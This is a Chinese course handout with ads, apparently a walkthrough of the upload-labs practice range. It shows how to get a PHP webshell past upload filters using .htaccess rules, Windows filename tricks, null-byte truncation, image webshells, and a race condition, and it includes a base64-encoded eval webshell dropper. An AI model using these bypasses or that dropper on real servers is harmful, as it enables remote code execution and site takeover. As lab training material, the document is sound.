

请加学神 IT 教育官方 QQ 群: 869961923 或乔老师 QQ: 2217978235 领取更多资料

Kali 安全渗透高级工程师

学神 IT 教育：从零基础到实战，从入门到精通！

版权声明：

本系列文档为《学神 IT 教育》内部使用教材和教案，只允许 VIP 学员个人使用，禁止私自传播。否则将取消其 VIP 资格，追究其法律责任，请知晓！

免责声明：

本课程设计目的只用于教学，切勿使用课程中的技术进行违法活动，学员利用课程中的技术进行违法活动，造成的后果与讲师本人及讲师所属机构无关。倡导维护网络安全人人有责，共同维护网络文明和谐。

联系方式：

学神 IT 教育官方网站: <http://www.xuegod.cn>

学神 IT 教育-Kali 安全技术交流 QQ 群: 869961923



学习顾问: Lisa 老师



学习顾问: 李老师



学神微信公众号


微信扫码添加学习顾问微信，同时扫码关注学神公众号了解最新行业动态，获取更多学习资料及答疑就业服务！

请加学神 IT 教育官方 QQ 群: 869961923 或李老师 QQ: 3147296050 领取更多资料

Pass-01 前端 js 检测

解题思路: (绕开前端 js 检测)

1. F12 直接修改 js 允许文件的上传类
2. 将 webshell 文件后缀名改为允许上传的后缀, 然后用 burpsuite 拦截后修改 文件后缀名
3. 浏览器 F12 禁用 JavaScript 脚本



Pass-02 Content-type 检测

解析方法:

1. 将 webshell 文件的后缀名改为图片类型, 再利用 burpsuite 抓包 修改文件后缀绕过
2. 直接上传 webshell 文件, 利用 burpsuite 修改 Content-type: 为 image/gif

Pass-03 .htaccess 文件解析规则绕过

上传图片马再上传.htaccess 文件

```
<FilesMatch "webshell-m.jpg">
```

```
SetHandler application/x-httpd-php
```

```
</FilesMatch>
```

Pass-04 文件重写绕过

首先当前关卡黑名单绕过, 可使用 03 的方式进行绕过。下面尝试使用文件重写绕过。


利用 PHP 和 Windows 环境的叠加特性, 以下符号在正则匹配时的相等性:

双引号" = 点号.

大于符号> = 问号?


小于符号< = 星号*

首先写入空文件, burpsuite 修改文件名: webshell.php.jpg 此时写入空文件 webshell.php



重定向符号可以使用: <或<<<或>>>或>><

文件内容重写,burpsuit 重新上传修改文件名: webshell.< 此时写入文件内容。



Pass-05 大小写绕过

1. 可以利用 没有进行大小写 进行绕过 , 将 1.php 改为 1.phP 上传
(在 Linux 没有特殊配置的情况下, 这种情况只有 win 可以, 因为 win 会忽略大小写)
2. 可以用 pass-04 的 PHP 和 Windows 环境的叠加特性进行绕过。

Pass-06 空格绕过

对比第五关检测了大小写绕过, 另外删除了一个过滤函数, trim()函数, 移除字符串两侧多余的空白字符或其他预定义字符。

webshell.php 空格空格空格空格空格空格空格空格空格空格空格空格空格空格空格

1 个空格就可以了贾多韶都一样

Pass-07 Windows 特性自动去除文件名最后的.

对比第六关增加了 trim()函数过滤空白字符。解题思路:

黑名单检测, 文件名最后添加.....进行绕过, Windows 会自动去掉后缀名最后的.....

一个.....就可以加多少都一样。

filename="webshell.php."

Pass-08 Windows 备用数据流绕过

这道题利用的是 Windows 下 NTFS 文件系统的一个特性, NTFS 文件系统的存储数据流的一个属性 DATA 时, 就是请求 webshell.php 本身的数据, 如果 webshell.php 还包含了其他的数据流, 比如 webshell.php:nc.exe, 请求 webshell:nc.exe::\$DATA, 则是请求 webshell.php 中的流数据 nc.exe 的流数据内容。

操作方法已经被微软修复, 但是::\$DATA 仍可用来绕过黑名单检测。

filename="webshell.php::\$DATA"

Pass-09 嵌套绕过

前面的都过滤了。所以判断代码执行逻辑, 去掉-之后去掉空格然后还剩下个.就可以绕过。

使用.....空格.....绕过即可。

filename="webshell.php. ."

Pass-10 双写绕过


双写绕过

filename="webshell.phphpp"

Pass-11 00 截断

00 截断必须要求:

1. php 版本小于 5.3.4
2. php 的 magic_quotes_gpc 为 OFF 状态



修改后重启生效。

POST /upload-labs/Pass-11/index.php?save_path=../upload/webshell-m.php.%00

HTTP/1.1

Host: 192.168.1.64

Content-Length: 326

Content-Type: multipart/form-data;

filename="webshell-m.jpg"

最终写入文件由 save_path 控制，所以在 save_path 进行截断，修改 filename 进行截断无效。

Pass-12 00 截断

和上一题一样，只不过 save_path 位置从 GET 换到了 POST 中。需要使用 0x00 进行绕过。

Content-Disposition: form-data; name="save_path"


../upload/webshell.php.jpg

-----WebKitFormBoundaryf8kQFTHNMETMO7C6

Content-Disposition: form-data; name="upload_file"; filename="webshell.jpg"

Content-Type: application/octet-stream

save_path 添加文件名以及.php 后面增加一个空格, 增加空格是为了方便修改。转换为 16 进制。



```
1 POST /upload-labs/Pass-12/index.php HTTP/1.1
2 Host: 192.168.1.64
3 Content-Length: 443
```

找到我们增加的空格位置。

000001e0	2a 2f 2a 3b 71 3d 30 2e	38 2c 61 70 70 6c 69 63	*/*;q=0.8,applic
000001f0	61 74 69 6f 6e 2f 73 69	67 6e 65 64 2d 65 78 63	ation/signed-exc
00000200	68 61 6e 67 65 3b 76 3d	62 33 3b 71 3d 30 2e 39	hange;v=b3;q=0.9
00000210	0d 0a 52 65 66 65 72 65	72 3a 20 68 74 74 70 3a	Referer: http:
00000220	2f 2f 31 39 32 2e 31 36	38 2e 31 2e 36 34 2f 75	//192.168.1.64/u
00000230	70 6c 6f 61 64 2d 6c 61	62 73 2f 50 61 73 73 2d	pload-labs/Pass-
00000240	31 32 2f 69 6e 64 65 78	2e 70 68 70 0d 0a 41 63	12/index.phpAc
00000250	63 65 70 74 2d 45 6e 63	6f 64 69 6e 67 3a 20 67	cept-Encoding: g
00000260	7a 69 70 2c 20 64 65 66	6c 61 74 65 0d 0a 41 63	zip, deflateAc
00000270	63 65 70 74 2d 4c 61 6e	67 75 61 67 65 3a 20 7a	cept-Language: z
00000280	68 2d 43 4e 2c 7a 68 3b	71 3d 30 2e 39 0d 0a 43	h-CN,zh;q=0.9C
00000290	6f 6f 6b 69 65 3a 20 70	61 73 73 3d 31 32 0d 0a	ookie: pass=12
000002a0	43 6f 6e 6e 65 63 74 69	6f 6e 3a 20 63 6c 6f 73	Connection: clos
000002b0	65 0d 0a 0d 0a 2d 2d 2d	2d 2d 2d 57 65 62 4b 69	e-----WebKi
000002c0	74 46 6f 72 6d 42 6f 75	6e 64 61 72 79 66 38 6b	tFormBoundaryf8k
000002d0	51 46 54 48 4e 4d 45 54	4d 4f 37 43 36 0d 0a 43	QFTHNMETMO7C6C
000002e0	6f 6e 74 65 6e 74 2d 44	69 73 70 6f 73 69 74 69	ontent-Dispositi
000002f0	6f 6e 3a 20 66 6f 72 6d	2d 64 61 74 61 3b 20 6e	on: form-data; n
00000300	61 6d 65 3d 22 73 61 76	65 5f 70 61 74 68 22 0d	ame="save_path"
00000310	0a 0d 0a 2e 2e 2f 75 70	6c 6f 61 64 2f 77 65 62	../upload/web
00000320	73 68 65 6c 6c 2e 70 68	70 20 2e 6a 70 67 0d 0a	shell.php .jpg
00000330	2d 2d 2d 2d 2d 2d 57 65	62 4b 69 74 46 6f 72 6d	-----WebKitForm
00000340	42 6f 75 6e 64 61 72 79	66 38 6b 51 46 54 48 4e	Boundaryf8kQFTHN

修改成 00

2d 64 61 74 61 3b 20 6e	on: form-data; n
65 5f 70 61 74 68 22 0d	ame="save_path"
6c 6f 61 64 2f 77 65 62	../upload/web
70 00 2e 6a 70 67 0d 0a	shell.php .jpg
62 4b 69 74 46 6f 72 6d	-----WebKitForm
66 38 6b 51 46 54 48 4e	Boundaryf8kQFTHN

最终写入 webshell.php

Pass-13 图片马

直接上传图片马即可, 无法利用所以仅提供绕过策略。

合并图片马

copy 1.jpg /b + shell.php /a webshell.jpg

文件开头添加: GIF89a 也可以绕过检测。

Pass-14 图片马

和第 13 一样但是只能上传 gif。

Pass-15 图片马

和第 13 一样

Pass-16 二次渲染绕过

准备 1 张 gif 图片, 然后上传到目标服务器, 再下载到本地, 使用 Hex Editor 对比 2 个文件哪些位置在渲染之后没有发生改变, 然后插入 php 代码即可上传成功。

Pass-17 条件竞争

产生原因是文件上传到服务器之后存放于临时目录, 校验完合法性再进行删除, 在删除之前我们是可访问这个文件的, 但是手工速度比较慢需要并发访问才可以。

上传一个 php 文件访问成功后生成一个新的一句话木马。

```
<?php
```

```
$a=' PD9waHAQGV2YWwoJF9QT1NUWyd4dWVnb2QnXSsk7Pz4=';
```

```
$myfile = fopen("shell.php", "w");
```

```
fwrite($myfile, base64_decode($a));
```

```
fclose($myfile);
```

```
?>
```

burpsuite 开启 2 个 intruder 模块, 一个重复上传 php 文件, 一个重复访问 php 文件。访问成功后写入 shell.php。只要在文件被删除之前访问到了就可以成功执行。

请加学神 IT 教育官方 QQ 群：869961923 或乔老师 QQ：2217978235 领取更多资料

攻击保存列

8. Intruder attack of 192.168.1.1

ResultsTargetPositionsPayloadsResource PoolOptions

过滤器：显示所有项目

请求	有效载荷	状态	错误
130	null	200	<input type="checkbox"/>
140	null	200	<input type="checkbox"/>
159	null	200	<input type="checkbox"/>
322	null	200	<input type="checkbox"/>
582	null	200	<input type="checkbox"/>
666	null	200	<input type="checkbox"/>
678	null	200	<input type="checkbox"/>
687	null	200	<input type="checkbox"/>
888	null	200	<input type="checkbox"/>
2005	null	200	<input type="checkbox"/>
2028	null	200	<input type="checkbox"/>
2265	null	200	<input type="checkbox"/>
2632	null	200	<input type="checkbox"/>
2639	null	200	<input type="checkbox"/>

攻击保存列

7. Intruder attack of 192.168.1.63 - Temporary attack - Not saved to project file

ResultsTargetPositionsPayloadsResource PoolOptions

过滤器：显示所有项目

请求	有效载荷	状态	错误	超时	长度	评论
1	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3773	
2	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3773	
3	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3773	
4	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3773	
5	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3773	
6	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3773	
7	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3773	
8	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3773	
9	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3773	
10	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3773	
11	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3773	
12	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3773	
13	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3773	
14	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3773	

注：线程数量不要开太高。否则靶机很容易达到上限。

请加学神 IT 教育官方 QQ 群：869961923 或李老师 QQ：3147296050 领取更多资料